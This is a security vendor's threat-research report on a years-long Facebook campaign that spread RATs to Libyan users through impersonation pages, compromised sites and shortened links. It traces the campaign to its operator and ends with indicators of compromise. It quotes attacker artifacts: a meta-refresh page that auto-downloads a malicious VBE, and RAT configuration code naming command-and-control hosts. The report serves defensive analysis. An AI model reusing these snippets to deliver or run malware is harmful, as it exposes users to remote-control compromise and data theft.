Operation Tripoli

research.checkpoint.com/operation-tripoli

July 1, 2019

July 1, 2019

Check Point Research recently came across a large-scale campaign that for years was using Facebook pages to spread malware across mobile and desktop environments, with one target country in mind: Libya.

It seems that the tense political situation in Libya is useful to some, who use it to lure victims into clicking links and downloading files that are supposed to inform about the latest airstrike in the country, or the capturing of terrorists, but instead contain malware.

Our investigation started when we came across a Facebook page impersonating the commander of Libya's National Army, Khalifa Haftar. In addition to being a Field Marshal, Haftar is a prominent figure in Libya's political arena and has had major roles as a military leader in the country's ongoing civil war.

Through this Facebook page we were able to trace this malicious activity all the way down to the attacker responsible for it and find out how they have been taking advantage of the social networking platform for years, compromising legitimate websites to host malware and, in the end, successfully made their way to tens of thousands of victims mainly from Libya, but also in Europe, the United States and Canada.

Based on information we shared, Facebook took down the pages and accounts that distributed the malicious artifacts belonging to this operation.

In the Name of Haftar

The Facebook page impersonating Khalifa Haftar was created at the beginning of April 2019, and has since managed to recruit more than 11,000 followers. The page shares posts which have political themes, and include URLs to download files marketed as leaks from Libya's intelligence units.

The description in the posts claims that those leaks contain documents exposing countries such as Qatar or Turkey conspiring against Libya, or photos of a captured pilot that tried to bomb the capital city of Tripoli.

Some of the URLs were even supposed to lead to mobile applications that are intended for citizens interested in joining the Libyan armed forces:

But instead of the promised content in the posts, the links would download malicious VBE or WSF files for Windows environments, and APK files for Android.

The threat actor opted for open source tools instead of developing their own, and infected the victims with known remote administration tools (RATs) such as Houdini, Remcos, and SpyNote, which are often used in run-of-the-mill attacks.

In our case, the malicious samples would usually be stored in file hosting services such as Google Drive, Dropbox, Box and more.

The username in the page's web address (@kalifhafatr) misspells Haftar's name, and looking it up online leads to a Blogger account with the same name. This account has been active since 2015, and manages multiple blog pages:

The most recent blog published by this account also uses Haftar's name and downloads a malicious VBE automatically when accessed:

```
<meta content="text/html; charset=utf-8" http-equiv="Content-
Type">
<meta content="ar-sa" http-equiv="Content-Language">
<meta http-equiv="Refresh" content="1;URL=https://
drive.google.com/uc?export=download&id=1UPhHyLPC49-
D3npJ5PC2PgG5LM5yj8S1">
<meta content="وثائق تكشف تورط تركيا وقطر في تزويد سلاح الي
الاخوان في طرابلس" name="keywords">
<meta content="وثائق تكشف تورط تركيا وقطر في تزويد سلاح الي
الاخوان في طرابلس" name="description">
<title>وثائق تكشف تورط تركيا وقطر في تزويد سلاح الي الاخوان في
طرابلس</title>
```


Grammatical Mistakes and Giveaways

Another warning sign about the legitimacy of the page was the amount of grammatical mistakes that were found in almost every post. Haftar's name was not the only thing misspelled in the Facebook page, as the posts included many misspelled words, missing letters and repeated typos in Arabic. Below is one of the posts from the page, with all of the grammatical mistakes highlighted:

Most of those mistakes are repetitive, and some of the posts use words which do not exist in Arabic, because the originally intended ones are missing certain letters (for example "**Pove**" instead of "**Prove**"). Those spelling mistakes are not ones that can be generated by online translation engines, and can indicate that the text was written by an Arabic speaker.

Looking up some combinations of the incorrect phrasing led us to numerous posts across a network of Facebook pages that repeat the same unique mistakes. Those pages appeared to be operated by the same threat actor, and they revealed an ongoing widespread operation that has been after Libyans and people who are interested in Libya's politics for years.


By looking up the unique mistakes, we were able to find more than 30 Facebook pages that have been spreading malicious links since at least 2014. Some of those pages are extremely popular, have been active for many years, and are followed by more than 100K users. Below are the five most popular Facebook pages that used in this attack, and the amount of followers each one has:



Looking at the activity over the years, it seems that the threat actor gained access to some of the pages after they were created and operated by the original owners for a while (perhaps by compromising a device belonging to one of the administrators).


The pages deal with different topics but the one thing they have in common is the target audience that they seem to be after: Libyans. Some of the pages impersonate important Libyan figures and leaders, others are supportive of certain political campaigns or military operations in the country, and the majority are news pages from cities such as Tripoli or Benghazi.

In total, there are more than 40 unique malicious links used by the attacker over the years, which were shared in those pages. When visualizing the connections between the pages and the URLs used in different phases of this operation, we found that the malicious activity was highly intertwined as many of the links were spread by more than one page:




Successful Targeting


Since the attacker used URL shortening services (bit.ly, goo.gl, tinyurl, etc.), we could tell how many people exactly clicked on each link. In certain cases, we were even able to see which country those users came from, and which environment they used. The majority of the URLs had thousands of clicks, mostly around the time they were created and shared:



The referrers to these URLs are mainly domains that belong to Facebook, which can indicate that the social network is the most common infection vector used in this attack:



Although a click does not mean a successful infection, it did support our suspicion regarding the targeting of this campaign and confirmed that most of the affected users were indeed from Libya; however, there were victims from Europe, the U.S. and Canada as well. The following screenshot shows the statistics from one link which was clicked approximately 6,500 times, 5,120 out of which came from Libya:



Libyan Politics 101

To engage the followers and not arouse their suspicion by sharing malicious links only, the pages would also publish updates about the most recent events in Libya. Similarly to the malicious URLs, the same posts would also be copied across multiple pages on the same day:

Considering the fragile state of Libya, this makes those news an efficient bait for people interested in keeping up with the latest updates in the country. There are ongoing conflicts between the forces led by Khalifa Haftar (Libyan National Army), and the elected government backed by the United Nations. These conflicts have even resulted in Haftar leading an attack on the capital city in April.

This might explain why the threat actor chooses those themes and social engineering tricks to easily persuade users into clicking the URLs and running the files.

Despite this, there does not seem to be a hidden propaganda behind this activity, as the attacker does not appear to favor one political party over another. For example, one of the involved pages supports Libya's Prime Minister Fayez al-Serraj, who is considered to be Khalifa Haftar's opponent.

Funnily enough, one of the pages whose name is "**We All Stand with Major General Khalifa Haftar**" shared a post calling Haftar a criminal:

In general, the content has a national agenda that above all cares for the greater good of Libya and warns against external or internal threats.

There were some exceptions to the political themes in the posts, although they still used the victims' common areas of interest. Back in 2018, one of the mobile RATs masqueraded as an application that allows its users to watch the FIFA World Cup matches for free. In another instance, an application offered VPN services that would help access any blocked sites in the country: (The downloaded apps were variants of the SpyNote RAT)

All in all, this suggests that the threat actor behind this leveraged their knowledge of the target audience, and was familiar with what the Libyan victims are likely to click or download, enabling them to spread the files using simple yet effective methods.

Compromised Websites

Although most of the malicious files were stored in services such as Google Drive, in some cases the attacker managed to compromise legitimate websites and host malicious files on them. This included a Russian website, an Israeli website, and a Moroccan news website:

The most interesting one was perhaps the website belonging to Libyana, one of the largest mobile operators in Libya:

This major company was compromised, and its website hosted a RAR archive back in 2014. This archive was advertised on some pages as a credit package given away for free by the mobile operator, but actually contained a malicious .NET executable:

Tracking down the Attacker

All of the applications and VBE scripts shared by the initial page we investigated communicated with the same command and control server: drpc.duckdns[.]org.

```
public Atomic()
{
    this.OW = false;
    this.C = null;
    this.Cn = false;
    this.SC = new Thread(new ThreadStart(this.MAC), 1);
    this.PT = new Thread(new ThreadStart(this.Pin));
    this.INST = new Thread(new ThreadStart(this.INS));
    this.I = 1;
    this.MS = 0;
    this.Hosts = Strings.Split("drpc.duckdns.org,", ",", -1, CompareMethod.Binary);
    this.Ports = Strings.Split("1010,", ",", -1, CompareMethod.Binary);
    this.ID = "bG92ZXM=";
    this.MUTEX = "RV_MUTEX-ZHuiGGjjtnxD";
    this.H = 0;
    this.P = 0;
}
```

At a certain point, the domain resolved to an IP address that was associated with another website: libya-10[.]com[.]ly. This domain was also used as a C&C in some of the malicious files distributed back in 2017.

The WHOIS information of this website shows that it was registered using the e-mail address drpc1070@gmail[.]com, which was associated with other domains:

```
---------------------------
Windows Script Host
---------------------------
gate = "http://libya-10.com.ly/dom/gate.php"
UserAgent = "30909D51946D672A48B1729580088C4F"
ConnectionKey = "iloveyou"
ConnectionTime = 45000
```


WHOIS SEARCH

Show : 25 ◂ 1-3 of 3 ▸ Sort : Registered Descending ▾ Total Records : 3

Focus	Email
dexter-ly.space	drpc1070@gmail.com
dexter-ly.com	drpc1070@gmail.com
libya-10.com.ly	drpc1070@gmail.com

“Dexter Ly”, which is used in two of the registered domains above, is the attacker’s current avatar. Looking it up online led us to a Facebook account under that name that belongs to the attacker, who appears to be of Libyan origin:

This account repeated the same typos that we have observed in the involved pages, enabling us to assess with high confidence that this is the same person that wrote the posts' content. The account also openly shared almost every aspect of this malicious activity, including screenshots from the panels where the victims were managed:



The attacker shared sensitive information they were able to get their hands on from infecting victims. This included secret documents belonging to Libya's government, exchanged e-mails, phone numbers belonging to officials and even pictures of the officials' passports:

A link in one of the posts led to the attacker's website defacement history starting from 2013, showing that the attacker participated in operations such as OpSyria. Looking at those records, we can see that the "Dr.Pc" avatar (which appears in the new C&C and WHOIS information) was used back then instead of "Dexter Ly":

Conclusion

By mapping this activity we were able to trace several seemingly unrelated Facebook pages that are followed by thousands of users and find the attacker abusing them to spread malware. We were also able to observe the evolution of this attacker from the early days of defacing websites to being able to run a more sophisticated operation.

Although the set of tools which the attacker utilized is not advanced nor impressive per se, the use of tailored content, legitimate websites and highly active pages with many followers made it much easier to potentially infect thousands of victims. The sensitive

material shared in the “Dexter Ly” profile implies that the attacker has managed to infect high profile officials as well.

Although the attacker does not endorse a political party or any of the conflicting sides in Libya, their actions do seem to be motivated by political events. This can be implied from the participation in operations like OpSyria years ago, as well as the willingness to expose secret documents and personal information stolen from the Libyan government. This is juxtaposed with the constant targeting of Libyan victims but might mean that the attacker is after certain individuals within the larger crowd.

Check Point’s Threat Emulation, SandBlast Agent, SandBlast Mobile, IPS and AB/AV protect against Operation Tripoli. For more information, please visit CheckPoint.com

Indicators of Compromise

drpc.duckdns[.]org

libya-10[.]com[.]ly

kalifhaftar[.]blogspot[.]com

libyanews111[.]blogspot[.]com

goo[.]gl/wBSkdh

goo[.]gl/kTxPjR

goo[.]gl/RQCdYS

goo[.]gl/nGWjRb

goo[.]gl/7dJWTD

goo[.]gl/nEvL9B

goo[.]gl/yMaSa2

goo[.]gl/so0ZQv

goo[.]gl/ssg3F5

goo[.]gl/ieUZJH

bit[.]ly/1LVdtNP

bit[.]ly/2cQBSxE

bit[.]ly/1MzGMq8

bit[.]ly/2tzu4Gb

bit[.]ly/2sudDeR

bit[.]ly/2r4Zw0D

bit[.]ly/2oDyR9W

bit[.]ly/2namqlt

bit[.]ly/2nLTmO6

bit[.]ly/2jlUZUV

bit[.]ly/2oN3DOT

bit[.]ly/2k0cR8i

bit[.]ly/2o0q7dW

bit[.]ly/2lJlu2Q

bit[.]ly/2aJlf6W

bit[.]ly/2s9NYaw

bit[.]ly/2D5KRaV

bit[.]ly/2nRVtA6

bit[.]ly/2ZbTVEo

bit[.]ly/2uZwNew

bit[.]ly/2UwHoNf

bit[.]ly/2UaG913

bit[.]ly/2VDLT4X

bit[.]ly/2l3JxJL

bit[.]ly/2U86NYk

bit[.]ly/2G7ji2Z

cutt[.]us/88D9S

tinyurl[.]com/jdndrea

aarasid[.]com/libya/index.html

sirtggp[.]com/libyanew/index.html

clientstats[.]epss[.]org[.]ly/E-Care

libyana[.]ly/libyana.rar

76d14a79e2be1543ab79873e7b87f0deee8aad17
21f9a82d04fdf3b6c58ac470d970d43ba6e567bd
05aba51baa275677f637cecc2a615b65ba940291
43fe796c59d9904a8a12f91588e53e931bcc2690
ea273ac505505ebbc2cba716922ad9bcec385aa8
2e18ec1c14381d97b9202e20f5962189cec49d8e
f0e1e62bed46a85ede82423fab40f6c2bc71de21
07f1b0a4a47726bf853793adf3d02b8d1b341f30
edd1df11ba59cc15f5b7fceb845097fa308baf93
3a5f33dea709de482e477ffdacda60c6b36002df
26e52120f02de03da00a39329bfa311dc22aeab8
3aada37272e2f2d900d95bc1b0ee5ce8634e90ae
587711daaced49c3613f93b87a910c09f89b4595
02c6d99c677ffa78a7deff7405c0800fe780e2d3
a85dfa2f781c248be2046424a3c7e329af370e26
0ea9c9be1cebb6542619dd69732689beacf1a262
aee4156d4871f4bd9188076f6e20dafede5fb6ac
7c0ae04b61e4ac9c6713769594e1d1d49b27631b
096ef1ef526265e80fb41d45344469a30a83c67b
4bd4db3281c0e95983efe26261db1eb49bf59ba7
9193ba6c5674de1d5f1412231aab7766ebea7f98
0cdca63826c515720f0fb994437dd9a056a90dfa
7a4303a775a0b13af53e13dc640589bc9f129117
3bafa8a27e7309c1cf4b53a30d14b27aa9eb943e